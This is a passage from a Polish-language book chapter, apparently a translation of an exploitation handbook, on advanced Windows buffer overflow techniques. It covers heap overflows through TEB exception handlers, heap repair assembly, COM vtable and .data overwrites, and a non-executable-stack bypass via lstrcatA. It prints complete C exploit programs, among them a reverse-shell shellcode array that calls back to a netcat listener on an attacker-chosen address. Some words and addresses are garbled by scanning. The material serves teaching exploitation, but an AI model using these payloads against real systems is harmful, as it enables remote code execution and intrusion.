    strcat(buffer, "\\x90");
    cnt ++;
}
// kod powłoki wywołujący system("calc");
strcat(buffer, "\\x33\\xC0\\x50\\x68\\x63\\x61\\x6C\\x63\\x54\\x5B\\x50\\x53\\xB9");
fixupaddresses(tmp, address_of_system);
strcat(buffer, tmp);
strcat(buffer, "\\xFF\\xD1\\x90\\x90");
printf("\\nExecuting heap1.exe... calc should open.\\n");
system(buffer);
return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
    HMODULE l=NULL;
    unsigned int x=0;
    l = LoadLibrary(lib);
    if(!l)
        return 0;
    x = GetProcAddress(l, func);
    if(!x)
        return 0;
    return x;
}

void fixupaddresses(char *tmp, unsigned int x)
{
    unsigned int a = 0;
    a = x;
    a = a << 24;
    a = a >> 24;
    tmp[0]=a;
    a = x;
    a = a >> 8;
    a = a << 24;
    a = a >> 24 ;
    tmp[1]=a;
    a = x;
    a = a >> 16;
    a = a << 24;
    a = a >> 24;
    tmp[2]=a;
    a = x;
    a = a >> 24;
    tmp[3]=a;
}
```

Nadpisanie wskaźnika procedury obsługi wyjątków w bloku TEB

Podobnie jak w przypadku metody wykorzystującej filtr nieobsłużonych wyjątków Halvar Flake jako pierwszy zaproponował nadpisanie wskaźnika struktury EXCEPTION_REGISTRATION przechowywanego w bloku TEB (Thread Environment Block). Każdy

wątek posiada blok TEB, który dostępny jest za pośrednictwem rejestru segmentowego FS. Pod adresem FS:[0] znajduje się wskaźnik pierwszej struktury EXCEPTION_REGISTRATION. Dokładne położenie bloku TEB zmienia się w zależności od momentu utworzenia wątku, liczby wątków i wielu innych czynników. Zwykle blok TEB pierwszego wątku znajduje się pod adresem 0x7FFDE000, następnego wątku pod adresem 0x7FFDD000, czyli w odległości 0x1000 bajtów od poprzedniego, i tak dalej. Bloki TEB kolejnych wątków tworzone są zawsze w kierunku adresu 0x00000000. Poniższy kod podaje adres bloku TEB pierwszego wątku:

```
#include <stdio.h>

int main()
{
    __asm{
        mov eax, dword ptr fs:[0x18]
        push eax
    }
    printf("TEB: %.8X\n");

    __asm{
        add esp,4
    }

    return 0;
}
```

Gdy jeden z wątków kończy swoje działanie, przestrzeń zajmowana przez jego blok TEB zostaje zwolniona i będzie użyta dla bloku TEB wątku, który zostanie utworzony jako następny. Stosując przepełnienie sterty, możemy nadpisać wskaźnik struktury EXCEPTION_REGISTRATION, który dla pierwszego wątku znajduje się pod adresem 0x7FFDE000. Gdy wystąpi wyjątek związany z naruszeniem ochrony dostępu do pamięci, to będziemy posiadać kontrolę nad wywoływaną procedurą obsługi wyjątków. Zwykle jednak, zwłaszcza w przypadku serwerów o architekturze wielowątkowej, wykorzystanie tej metody nastręcza pewnych trudności, ponieważ nie jesteśmy pewni, gdzie dokładnie znajduje się blok TEB bieżącego wątku. Dlatego też metoda ta najlepiej sprawdza się w przypadku programów jednowątkowych, na przykład uruchamianych w oparciu o interfejs CGI. W przypadku serwerów wielowątkowych najlepiej jest uruchomić wiele wątków i wybrać posiadający najniższy adres TEB.

Naprawa sterty

Po uszkodzeniu sterty przez przepełnienie z reguły powinniśmy ją naprawić. W przeciwnym razie możemy być prawie pewni, że nasz proces naruszy mechanizm ochrony pamięci, zwłaszcza gdy przepełnienie dotyczyło domyślnej sterty procesu. Naprawa sterty może polegać na wykonaniu pewnej pracy w zakresie inżynierii odwrotnej dla atakowanej aplikacji i wyznaczeniu dokładnych rozmiarów bufora oraz następnego bloku pamięci. Rozmiarom tym możemy przywrócić oryginalne wartości, jednak taki sposób działania okaże się zbyt pracochłonny, gdy będzie wykonywany dla każdego włamania z osobna. Bardziej przydatna byłaby ogólna metoda. Najbardziej niezawodna i ogólna metoda naprawiania sterty polega na przywróceniu jej postaci, jaką posiada każda nowa (lub prawie nowa) sarta. Przypomnijmy, że po utworzeniu nowej

sterty, ale przed przydzieleniem jakiegokolwiek jej bloku struktura `FreeLists[0]` (`HEAP_BASE + 0x178`) zawiera dwa wskaźniki wskazujące pierwszy wolny blok (`HEAP_BASE + 0x688`) oraz dwa wskaźniki w obrębie tego bloku wskazujące strukturę `FreeLists[0]`. Wskaźniki umieszczone w strukturze `FreeLists[0]` możemy zmodyfikować, tak aby wskazywały koniec naszego bloku, dzięki czemu powstanie sytuacja, w której pierwszy wolny blok będzie znajdować się za naszym buforem. Musimy również zmodyfikować dwa wskaźniki znajdujące się na końcu naszego bufora i poprawić kilka innych szczegółów. Jeśli zniszczyliśmy blok znajdujący się na domyślnej stercie procesu, to możemy naprawić go za pomocą przedstawionego poniżej kodu w asemblerze. Kod ten powinien zostać wykonany, zanim kod powłoki rozpocznie inne operacje, aby zapobiec naruszeniu ochrony pamięci. Dobrą praktyką jest również naprawienie wykorzystanego mechanizmu obsługi wyjątków, ponieważ zapobiega wejściu w pętlę w momencie naruszenia ochrony pamięci.

```
// Po wykonaniu rozkazu call dword ptr[edi+78] sterowanie
// trafiło do naszego bufora. edi+78
// jest wskaźnikiem struktury zarządzania stertą.
// Wskaźnik ten umieścimy w rejestrze edx
// i użyjemy go do pobrania i modyfikacji danych
// tej struktury.
mov edx, dword ptr[edi+74]
// W przypadku systemu Windows 2000
// zamiast powyższego rozkazu należy użyć
// mov edx, dword ptr[esi+0x4C]
// odkłada 0x18 na stosie
push 0x18
// i ładuje tę wartość ze stosu do EBX
pop ebx
// Pobiera wskaźnik bloku TEB
// z fs:[18]
mov eax, dword ptr fs:[ebx]
// Pobiera wskaźnik bloku PEB
// z bloku TEB.
mov eax, dword ptr[eax+0x30]
// Pobiera wskaźnik domyślnej sterty procesu
// z bloku PEB
mov eax, dword ptr[eax+0x18]
// Rejestr eax zawiera teraz wskaźnik sterty
// Adres ten ma postać 0x00nn0000
// Korygujemy wskaźnik, tak by wskazywał
// wartość TotalFreeSize typu dword
add al, 0x28
// ładuje słowo TotalFreeSize do si
mov si, word ptr[eax]
// i zapisuje je w naszej strukturze zarządzania
// stertą.
mov word ptr[edx], si
// zwiększa edx o 2
inc edx
inc edx
// Zmienia rozmiar poprzedniego bloku na 8
mov byte ptr[edx], 0x08
inc edx
// Nadaje kolejnym 2 bajtom wartość 0
mov si, word ptr[edx]
```

```
xor word ptr[edx],si
inc edx
inc edx
// Nadaje znacznikom wartość 0x14
mov byte ptr[edx],0x14
inc edx
// a następnym 2 bajtom wartość 0
mov si, word ptr[edx]
xor word ptr[edx],si
inc edx
inc edx
// koryguje eax, aby wskazywał heap_base+0x178
// (teraz ma wartość heap_base+0x28)
add ax,0x150
// eax wskazuje teraz FreeLists[0]
// zapisuje edx jako FreeLists[0].Flink
mov dword ptr[eax],edx
// oraz jako FreeLists[0].Blink
mov dword ptr[eax+4],edx
// Modyfikuje wskaźniki znajdujące się na końcu
// naszego bloku, aby wskazywały FreeLists[0]
mov dword ptr[edx],eax
mov dword ptr[edx+4],eax
```

Po naprawieniu sterty możemy wykonać dowolny kod. Stercie nie została przywrócona postać zupełnie nowej sterty, ponieważ inne wątki mogły już wcześniej umieścić na niej swoje dane. Dane takie umieszcza na stercie na przykład wywołanie funkcji `WSAStartup`. Jeśli dane te zostaną zniszczone, ponieważ stercie został przywrócony stan wyjściowy, to jakiegokolwiek wywołanie funkcji związanej z gniazdami sieciowymi spowoduje naruszenie ochrony pamięci.

Inne aspekty przepełnień sterty

Nie zawsze przepełnienie sterty zostaje wykorzystane na skutek wywołania funkcji `HeapAlloc()` lub `HeapFree()`. Inne możliwości wykorzystania przepełnień sterty dotyczą między innymi prywatnych danych klas języka C++ oraz obiektów modelu COM (Common Object Model). Model COM umożliwia programistom tworzenie obiektów na bieżąco przez inne programy. Obiekt taki posiada funkcje czy raczej *metody*, które mogą zostać wywołane w celu realizacji pewnych zadań. Dobrym źródłem informacji na temat możliwości modelu COM jest oczywiście witryna firmy Microsoft (www.microsoft.com/com/). Dlaczego jednak model COM jest tak interesujący z punktu widzenia przepełnień sterty?

Obiekty COM i sterta

Instancja obiektu COM tworzona jest na stercie. Dla każdego obiektu tworzona jest tabela wskaźników funkcji, znana jako *vtable*. Wskaźniki te wskazują kod metod, które obsługują dany obiekt. Powyżej tabeli *vtable* (w sensie adresów pamięci wirtualnej) przydzielony zostaje obszar dla danych obiektu. Gdy tworzone są kolejne obiekty COM, to ich tabele *vtable* oraz dane umieszczane są ponad poprzednimi obiektami. Zastanówmy się, co się stanie, gdy bufor należący do sekcji danych jednego z obiektów

zostanie przepelniony. Przepelnienie takie może nadpisać tabelę `vtable` następnego obiektu. W ten sposób haker może przejąć kontrolę nad metodami tego obiektu. Wystarczy, że nadpisze wskaźnik jednej z metod adresem swojego bufora. Gdy metoda ta zostanie wywołana, to sterowanie trafi do kodu umieszczonego w buforze przez hakera. Metoda taka jest często stosowana w przypadku obiektów ActiveX ładowanych przez przeglądarkę Internet Explorer. Wykorzystanie przepelnień w przypadku obiektów COM jest więc niezwykle łatwe.

Przepelnianie danych sterujących logiką programu

Włamania przeprowadzane za pomocą przepelnienia sterty nie muszą prowadzić do wykonania kodu wprowadzonego przez hakera. Celem ataku mogą być zmienne przechowywane na stosie, które decydują o sposobie działania aplikacji. Wyobraźmy sobie na przykład serwer Web, które przechowuje na sterce informacje o uprawnieniach dotyczących wirtualnych katalogów. Nadpisanie takiej struktury za pomocą przepelnienia na sterce umożliwi atakującemu uzyskanie prawa zapisu w katalogu nadrzędnym i załadowanie własnych treści na serwer.

Podsumowanie przepelnień sterty

Przedstawiliśmy kilka mechanizmów umożliwiających wykorzystanie przepelnień sterty. Wykorzystanie każdego przepelnienia sterty wymaga indywidualnego podejścia, ponieważ przepelnienia te zawsze różnią się między sobą. Omówiliśmy również niebezpieczeństwa wynikające z nieostrożnego obchodzenia się ze stertą. Konsekwencje mogą być nieprzyjemne, wobec czego lepiej zachować ostrożność.

Inne przepelnienia

Podrozdział ten poświęciliśmy przepelnieniom, które nie zachodzą ani na stosie, ani na sterce.

Przepelnienia sekcji `.data`

Każdy program podzielony jest na szereg obszarów zwanych sekcjami. Właściwy kod programu umieszczony jest w sekcji `.text`. Sekcja `.data` zawiera zmienne globalne. Informacje o sekcjach programu możemy uzyskać na podstawie jego pliku wykonywalnego za pomocą narzędzia `dumpbin` wywołanego z opcją `/HEADERS` oraz opcją `/SECTIONS: .nazwa_sekcji`, która wyświetla informacje o wybranej sekcji. Chociaż przepelnienia sekcji `.data` są rzadziej spotykane niż przepelnienia stosu lub sterty, to są one również z powodzeniem wykorzystywane na platformie Windows. Podstawowym utrudnieniem w ich przypadku jest konieczność zachowania odpowiednich zależności czasowych. Przeanalizujmy to na poniższym przykładzie kodu w języku C:

```
#include <stdio.h>
#include <windows.h>

unsigned char buffer[32] = "";
FARPROC mprintf = 0;
FARPROC mstrcpy = 0;

int main(int argc, char *argv[])
{
    HMODULE l = 0;
    l = LoadLibrary("msvcrt.dll");
    if(!l)
        return 0;
    mprintf = GetProcAddress(l, "printf");
    if(!mprintf)
        return 0;
    mstrcpy = GetProcAddress(l, "strcpy");
    if(!mstrcpy)
        return 0;
    (mstrcpy)(buffer, argv[1]);
    __asm{ add esp, 8 }
    (mprintf)("%s", buffer);
    __asm{ add esp, 8 }
    FreeLibrary(l);

    return 0;
}
```

Program ten ładuje dynamicznie bibliotekę runtime języka C (`msvcrt.dll`), a następnie pobiera adresy funkcji `strcpy()` i `printf()`. Adresy te zostają umieszczone w zmiennych globalnych, które przechowywane są w sekcji `.data`. Zdefiniowany został również globalny bufor mieszczący 32 bajty. Wskaźniki funkcji używane są następnie w celu skopiowania danych do tego bufora oraz wyświetlenia jego zawartości. Zwróćmy jednak uwagę na uporządkowanie zmiennych globalnych. Pierwszy jest bufor, a dopiero za nim znajdują się wskaźniki. W tej samej kolejności zmienne te zostaną umieszczone w sekcji `.data`. Jeśli bufor zostanie przepełniony, to wskaźniki funkcji zostaną nadpisane. W ten sposób haker może przejąć kontrolę nad programem w momencie wywołania jednej z funkcji.

Przeanalizujemy, co się stanie, gdy nasz program zostanie uruchomiony ze zbyt długim łańcuchem argumentu. Pierwszy z argumentów wywołania programu zostaje skopiowany do bufora za pomocą funkcji `strcpy`. Przepełnienie tego bufora sprawia, że nadpisane zostają wskaźniki funkcji. Następnie program próbuje wywołać funkcję `printf`, posługując się jej wskaźnikiem. Wywołanie to umożliwia przejęcie sterowania przez kod wprowadzony przez hakera. Oczywiście opisana tutaj sytuacja została znacznie uproszczona dla potrzeb ilustracji. W rzeczywistości sprawa nie jest taka prosta. Nadpisany wskaźnik może zostać użyty przez program znacznie później, a w międzyczasie zostanie usunięta zawartość bufora. Dlatego właśnie zależności czasowe stanowią podstawową przeszkodę przy tego rodzaju atakach. W naszym przykładzie w momencie wywołania funkcji `printf` za pomocą wskaźnika rejestr `EAX` wskazuje początek bufora, wobec czego możemy nadpisać wskaźnik `printf` adresem rozkazu `jmp eax` lub `call eax`. Co więcej, ponieważ bufor jest parametrem przekazywanym funkcji `printf`, to jego adres możemy znaleźć na stosie pod adresem `ESP + 8`. Oznacza to, że równie dobrze

moglibyśmy nadpisać wskaźnik funkcji adresem bloku kodu zawierającego sekwencję rozkazów `pop, pop, ret`. Dwa pierwsze rozkazy odsłonią nam na stosie adres bufora. Wykonanie rozkazu `RET` przekaże sterowanie do tego bufora. Przypomnijmy jednak raz jeszcze, że nie jest to typowa sytuacja dla rzeczywistych programów. Zaletą przepętnień sekcji `.data` jest przede wszystkim możliwość odnalezienia bufora w sekcji `.data` zawsze pod tym samym adresem.

Przepętnienia bloków TEB i PEB

Aby przegląd przepętnień był kompletny, należy wspomnieć o możliwości przepętniania bloków TEB. Należy jednak zaznaczyć, że nie istnieją żadne publicznie ujawnione raporty na temat wykorzystania takich przepętnień w praktyce. Każdy blok TEB zawiera bufor, który używany jest do konwersji łańcuchów znakowych z kodu ASCII na kod Unicode na przykład przez funkcje `SetComputerNameA` czy `GetModuleHandleA`. Przepętnienie tego bufora może nastąpić, gdy funkcja nie sprawdza długości umieszczanego w nim łańcucha bądź gdy istnieje sposób wprowadzenia ją w błąd co do rzeczywistej długości łańcucha w kodzie ASCII. Załóżmy, że znaleźliśmy metodę wywołania takiego przepętnienia. Zastanówmy się, w jaki sposób możemy wykorzystać to przepętnienie do wykonania własnego kodu. Sposób ten zależy od tego, w którym z bloków TEB nastąpiło przepętnienie. Jeśli przepętnienie nastąpiło w bloku TEB pierwszego wątku danego procesu, to w efekcie nadpisany został blok PEB tego procesu. Przypomnijmy, że w bloku PEB znajduje się szereg ważnych wskaźników, które używane są podczas kończenia pracy procesu. Przepętniając bufor bloku TEB, możemy nadpisać jeden z tych wskaźników i przejąć sterowanie przed zakończeniem procesu. Natomiast gdy przepętniony blok TEB należy do innego wątku, nadpisana zostanie zawartość innego bloku TEB.

W każdym bloku TEB znajduje się wiele interesujących wskaźników, które możemy nadpisać. Przykładem może być wskaźnik pierwszej struktury `EXCEPTION_REGISTRATION`. Po nadpisaniu tego wskaźnika musimy jeszcze wywołać wyjątek w wątku, do którego należy dany blok TEB. Możliwe jest również przepętnienie wielu bloków TEB i nadpisanie wskaźników znajdujących się w bloku PEB. Pewnym utrudnieniem związanym z wykorzystaniem takich przepętnień jest to, że nadpisują one wskaźniki danymi w kodzie Unicode.

Przepętnienie buforów i stosy zabraniające wykonania kodu


W systemie Sun Solaris wprowadzono możliwość takiego konfigurowania stosu, by uniemożliwić on wykonanie znajdującego się na nim kodu. Oczywiście celem tego rozwiązania było zapobieżenie atakom wykorzystującym przepętnienia buforów na stosie. Jednak w przypadku procesorów x86 rozwiązanie takie nie jest możliwe. Dostępne są jedynie produkty, które śledzą stosy wszystkich działających procesów. Jeśli wykryta zostanie próba uruchomienia kodu znajdującego się na stosie, działanie procesu zostaje zakończone.

Istnieje szereg sposobów obejścia mechanizmów ochrony stosu. Jedną z nich, zaproponowaną przez hakera o pseudonimie Solar Designer, polega na nadpisaniu adresu powrotu za pomocą adresu funkcji `system()`. David Litchfield napisał artykuł poświęcony zastosowaniu tej metody na platformie Windows. Okazuje się jednak, że istnieje jeszcze lepsza metoda. Rafał Wojtczuk opisał ją na łamach *Bugtraq* (<http://community.core-sdi.com/~juliano/non-exec-stack-problems.html>). Metoda ta wykorzystuje kopiowanie łańcuchów i nie została jeszcze opisana dla platformy Windows. Uczynimy to poniżej.

Z nadpisaniem adresu powrotu za pomocą adresu funkcji `system()` wiąże się następujący problem. Funkcja `system()` eksportowana jest w systemie Windows przez bibliotekę `msvcrt.dll`, której położenie w pamięci zmienia się dla różnych systemów (a nawet dla różnych procesów działających w tym samym systemie). Co gorsza, wykonując polecenie, tracimy dostęp do interfejsu Win32, co znacznie ogranicza nasze możliwości. Dlatego lepszym rozwiązaniem byłoby skopiowanie naszego bufora na stertę procesu lub do innego obszaru pamięci, który umożliwia zapis danych i wykonanie kodu. W tym celu nadpiśmiemy adres powrotu adresem funkcji kopiującej łańcuchy. Nie będzie to jednak funkcja `strcpy()`, ponieważ jest ona, podobnie jak funkcja `system()`, eksportowana przez bibliotekę `msvcrt.dll`. Natomiast funkcja `lstrcpy()` eksportowana jest przez bibliotekę `kernel32.dll`, która posiada zawsze ten sam adres bazowy przynajmniej dla wszystkich procesów działających w tym samym systemie. Jeśli wykorzystanie funkcji `lstrcpy()` natrafia na pewne przeszkody (na przykład jej adres zawiera niedozwolony znak, taki jak `0x0A`), to możemy użyć jeszcze funkcji `lstrcat()`.

Gdzie skopiujemy zawartość naszego bufora? Moglibyśmy umieścić ją na sterpie, ale istnieje duża szansa, że uszkodzimy stertę i tym samym zakończymy działanie procesu. Dlatego wybierzemy blok TEB. Każdy blok TEB posiada 520-bajtowy bufor używany do konwersji łańcuchów z Unicode na ASCII. Bufor ten jest przesunięty o `0xC00` bajtów względem początku bloku TEB. Blok TEB pierwszego z wątków danego procesu posiada adres `0x7FFDE000` i wobec tego interesujący nas bufor ma adres `0x7FFDEC00`. Bufor ten używany jest do konwersji łańcuchów na przykład przez funkcję `GetModuleHandleA`. Jego adres moglibyśmy przekazać jako adres bufora docelowego funkcji `lstrcpy`, ale ze względu na bajt zerowy na końcu łańcucha posłużymy się w praktyce adresem `0x7FFDEC04`. Musimy jeszcze określić położenie naszego bufora na stosie. Ponieważ adres ten znajdzie się na końcu naszego łańcucha, nie ma znaczenia, czy rozpoczyna się od bajtu zerowego (np. `0x0012FFD0`). Bajt ten spełnia wtedy równocześnie funkcję oznaczenia końca łańcucha. Pozostaje nam jeszcze skonfigurować odpowiednio adres powrotu, aby po zakończeniu funkcji `lstrcpy` sterowanie trafiło do naszego bufora zawierającego kod powłoki.

Zaatakowana funkcja, kończąc swoje działanie, zdejmuje ze stosu adres powrotu. Adres ten nadpisaliśmy za pomocą adresu funkcji `lstrcpy()`, wobec czego wykonanie rozkazu powrotu przekaże sterowanie do funkcji `lstrcpy()`. Dla funkcji `lstrcpy()` rejestr ESP wskazywać będzie adres powrotu. Funkcja pominie ten adres i przejdzie do swoich parametrów — bufora źródłowego i bufora docelowego. Następnie będzie kopiować kolejne bajty, począwszy od adresu `0x0012FFD0`, do bufora o adresie `0x7FFDEC04` tak długo, aż natrafi na bajt zerowy kończący łańcuch źródłowy (wskaźnik bufora źródłowego znajduje się w dolnym prostokącie po prawej stronie rysunku 8.4). Po zakończeniu kopiowania funkcja `lstrcpy` zwraca sterowanie do naszego bufora. Oczywiście umieszczony

Rysunek 8.4.*Stos przed i po
przepelnieniu*

tam kod powłoki musi mieć rozmiar mniejszy niż 520 bajtów. W przeciwnym bowiem razie spowoduje przepelnienie bufora bloku TEB i nadpisze kolejny blok TEB lub PEB. (Możliwości przepelnień bloków TEB i PEB omówimy później).

Zanim przejdziemy do tworzenia kodu, musimy najpierw zastanowić się, jak będzie działał tworzony exploit. Jeśli użyje on jakiegokolwiek funkcji, która wykorzystuje bufor bloku TEB do konwersji pomiędzy kodami Unicode i ASCII, działanie procesu może zostać zakończone. Na szczęście w blokach TEB istnieją inne wolne obszary, które nie są używane lub ich nadpisanie nie jest krytyczne. Na przykład począwszy od adresu 0x77FFDE1BC (dla bloku TEB pierwszego wątku danego procesu), zaczyna się blok bajtów zerowych.

Przyjrzyjmy się teraz kodowi przykładów. Najpierw kod atakowanego programu:

```
#include <stdio.h>

int foo(char *);

int main(int argc, char *argv[])
{
    unsigned char buffer[520]="";
    if(argc !=2)
        return printf("Please supply an argument!\n");
    foo(argv[1]);
    return 0;
}

int foo(char *input)
{
    unsigned char buffer[600]="";
    printf("%.8X\n",&buffer);
    strcpy(buffer,input);
    return 0;
}
```

Przepelnienie bufora na stosie zachodzi w funkcji `foo()`. Funkcja `strcpy()` kopiuje dane wprowadzone przez użytkownika do bufora o rozmiarze 600 znaków bez sprawdzenia rozmiaru łańcucha źródłowego. Powodując przepelnienie nadpiszemy adres powrotu adresem funkcji `lstrcatA`.



W systemie Windows XP Service Pack 1 adres funkcji `lstrncpy` zawiera bajt `0x0A`.

Następnie modyfikujemy adres powrotu, aby funkcja `lstrcatA`, kończąc swoje działanie, przekazała sterowanie do naszego nowego bufora w bloku TEB. A także przygotowujemy parametry funkcji, z których bufor docelowy znajduje się w bloku TEB, a bufor źródłowy na stosie. Program kompilujemy w środowisku Microsoft Visual C++ 6.0 na platformie Windows XP Service Pack 1. Nasz exploit jest przenośnym kodem powłoki. Działa poprawnie dla systemu Windows NT i jego następnych wersji. Z bloku PEB pobiera najpierw listę załadowanych modułów. Następnie odnajduje adres bazowy modułu `kernel32.dll` i parsuje jego nagłówek PE w celu odnalezienia adresu funkcji `GetProcAddress`. Dysponując tym adresem oraz adresem bazowym `kernel32.dll`, może uzyskać również adres funkcji `LoadLibraryA`. Korzystając z obu wymienionych funkcji, może już zrealizować swoje zadanie. Za pomocą następującego polecenia uruchomimy program `netcat`, aby nasłuchiwał na podanym porcie:

```
C:\>nc -l -p 53
```

a następnie uruchomimy nasz exploit. W efekcie powinniśmy uzyskać nową powłokę.

```
#include <stdio.h>
#include <windows.h>

unsigned char exploit[510]=
"\x55\x8B\xEC\xEB\x03\x5B\xEB\x05\xE8\xF8\xFF\xFF\xFF\xBE\xFF\xFF"
"\xFF\xFF\x81\xF6\xDC\xFE\xFF\xFF\x03\xDE\x33\xC0\x50\x50\x50\x50"
"\x50\x50\x50\x50\x50\x50\x50\x50\x50\x50\x50\x50\x50\x50\x50\x50"
"\x69\x62\x72\x68\x4C\x6F\x61\x64\x54\xFF\x75\xFC\xFF\x55\xF4\x89"
"\x45\xF0\x83\xC3\x63\x83\xC3\x5D\x33\xC9\xB1\x4E\xB2\xFF\x30\x13"
"\x83\xEB\x01\xE2\xF9\x43\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xEC"
"\x83\xC3\x10\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xE8\x83\xC3\x0C"
"\x53\xFF\x55\xF0\x89\x45\xF8\x83\xC3\x0C\x53\x50\xFF\x55\xF4\x89"
"\x45\xE4\x83\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xE0\x83"
"\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xDC\x83\xC3\x08\x89"
"\x5D\xD8\x33\xD2\x66\x83\xC2\x02\x54\x52\xFF\x55\xE4\x33\xC0\x33"
"\xC9\x66\xB9\x04\x01\x50\xE2\xFD\x89\x45\xD4\x89\x45\xD0\xBF\x0A"
"\x01\x01\x26\x89\x7D\xCC\x40\x40\x89\x45\xC8\x66\xB8\xFF\xFF\x66"
"\x35\xFF\xCA\x66\x89\x45\xCA\x6A\x01\x6A\x02\xFF\x55\xE0\x89\x45"
"\xE0\x6A\x10\x8D\x75\xC8\x56\x8B\x5D\xE0\x53\xFF\x55\xDC\x83\xC0"
"\x44\x89\x85\x58\xFF\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45\x84"
"\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98\x8D\xBD\x48\xFF\xFF\xFF\x57"
"\x8D\xBD\x58\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83\xC0\x01\x50"
"\x83\xE8\x01\x50\x50\x8B\x5D\xD8\x53\x50\xFF\x55\xEC\xFF\x55\xE8"
"\x60\x33\xD2\x83\xC2\x30\x64\x8B\x02\x8B\x40\x0C\x8B\x70\x1C\xAD"
"\x8B\x50\x08\x52\x8B\xC2\x8B\xF2\x8B\xDA\x8B\xC3\x52\x3C\x03"
"\x42\x78\x03\x58\x1C\x51\x6A\x1F\x59\x41\x03\x34\x08\x59\x59\x03\x48"
"\x24\x5A\x52\x8B\xFA\x03\x3E\x81\x3F\x47\x65\x74\x50\x74\x08\x83"
"\xC6\x04\x83\xC1\x02\xEB\xEC\x83\xC7\x04\x81\x3F\x72\x6F\x63\x41"
"\x74\x08\x83\xC6\x04\x83\xC1\x02\xEB\xD9\x8B\xFA\x0F\xB7\x01\x03"
"\x3C\x83\x89\x7C\x24\x44\x8B\x3C\x24\x89\x7C\x24\x4C\x5F\x61\xC3"
"\x90\x90\x90\xBC\x8D\x9A\x9E\x8B\x9A\xAF\x8D\x90\x9C\x9A\x8C\x8C"
"\xBE\xFF\xFF\xBA\x87\x96\x8B\xAB\x97\x8D\x9A\x9E\x9B\xFF\xFF\xA8"
"\x8C\xCD\xA0\xCC\xCD\xD1\x9B\x93\xFF\xFF\xA8\xAC\xBE\xAC\x8B"
```

```
"\x9E\x8D\x8B\x8A\x8F\xff\xff\xA8\xAC\xBE\xAC\x90\x9C\x94\x9A\x8B"  
"\xBE\xff\xff\x9C\x90\x91\x91\x9A\x9C\x8B\xff\x9C\x92\x9B\xff\xff"  
"\xff\xff\xff\xff";
```

```
int main(int argc, char *argv[])  
{  
    int cnt = 0;  
    unsigned char buffer[1000]="";  
  
    if(argc !=3)  
        return 0;  
  
    StartWinsock();  
  
    // Ustala adres IP i numer portu w kodzie powłoki  
    // Adres IP nie powinien zawierać bajtów zerowych,  
    // ponieważ zostanie obcięty.  
    SetupExploit(argv[1],atoi(argv[2]));  
  
    // nazwa atakowanego programu  
    strcpy(buffer,"nes ");  
    // kopiuje kod powłoki do bufora  
    strcat(buffer,exploit);  
  
    // Uzupełnia bufor  
    while(cnt < 25)  
    {  
        strcat(buffer,"\x90\x90\x90\x90");  
        cnt ++;  
    }  
  
    strcat(buffer,"\x90\x90\x90\x90");  
  
    // Adres powrotu zostanie nadpisany  
    // adresem funkcji lstrcatA w systemie Windows XP SP 1  
    // równym 0x77E74B66  
    strcat(buffer,"\x66\x4B\xE7\x77");  
  
    // Konfiguruje adres powrotu dla funkcji lstrcatA  
    // jako adres naszego kodu w bloku TEB  
    strcat(buffer,"\xBC\xE1\xFD\x7F");  
  
    // Konfiguruje bufor docelowy dla funkcji lstrcatA  
    // (również bufor w bloku TEB)  
    strcat(buffer,"\xBC\xE1\xFD\x7F");  
  
    // Bufor źródłowy. Pod adresem tym znajduje się  
    // nasz oryginalny bufor na stosie  
    strcat(buffer,"\x10\xFB\x12");  
  
    // Uruchamiamy atakowany program!  
    WinExec(buffer,SW_MAXIMIZE);  
  
    return 0;  
}
```

```
int StartWinsock()
{
    int err=0;
    WORD wVersionRequested;
    WSADATA wsaData;

    wVersionRequested = MAKEWORD( 2, 0 );
    err = WSStartup( wVersionRequested, &wsaData );
    if ( err != 0 )
        return 0;
    if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE( wsaData.wVersion ) != 0 )
    {
        WSACleanup( );
        return 0;
    }
    return 0;
}

int SetUpExploit(char *myip, int myport)
{
    unsigned int ip=0;
    unsigned short prt=0;
    char *ipt="";
    char *prtt="";

    ip = inet_addr(myip);

    ipt = (char*)&ip;
    exploit[191]=ipt[0];
    exploit[192]=ipt[1];
    exploit[193]=ipt[2];
    exploit[194]=ipt[3];

    // określa port TCP
    // na którym nasłuchuje netcat
    // np.: nc -l -p 53

    prt = htons((unsigned short)myport);
    prt = prt ^ 0xFFFF;
    prtt = (char *) &prt;
    exploit[209]=prtt[0];
    exploit[210]=prtt[1];

    return 0;
}
```

Podsumowanie

W tym rozdziale omówiliśmy bardziej zaawansowane metody wykorzystania przepełnień na platformie Windows. Z przedstawionych przykładów płynie nauka, że prawie zawsze można rozwiązać lub obejść trudności pojawiające się podczas przygotowywania włamania. W praktyce można nawet założyć, że każda możliwość przepełnienia nadaje się do wykorzystania podczas włamania. Wystarczy jedynie znaleźć odpowiedni sposób.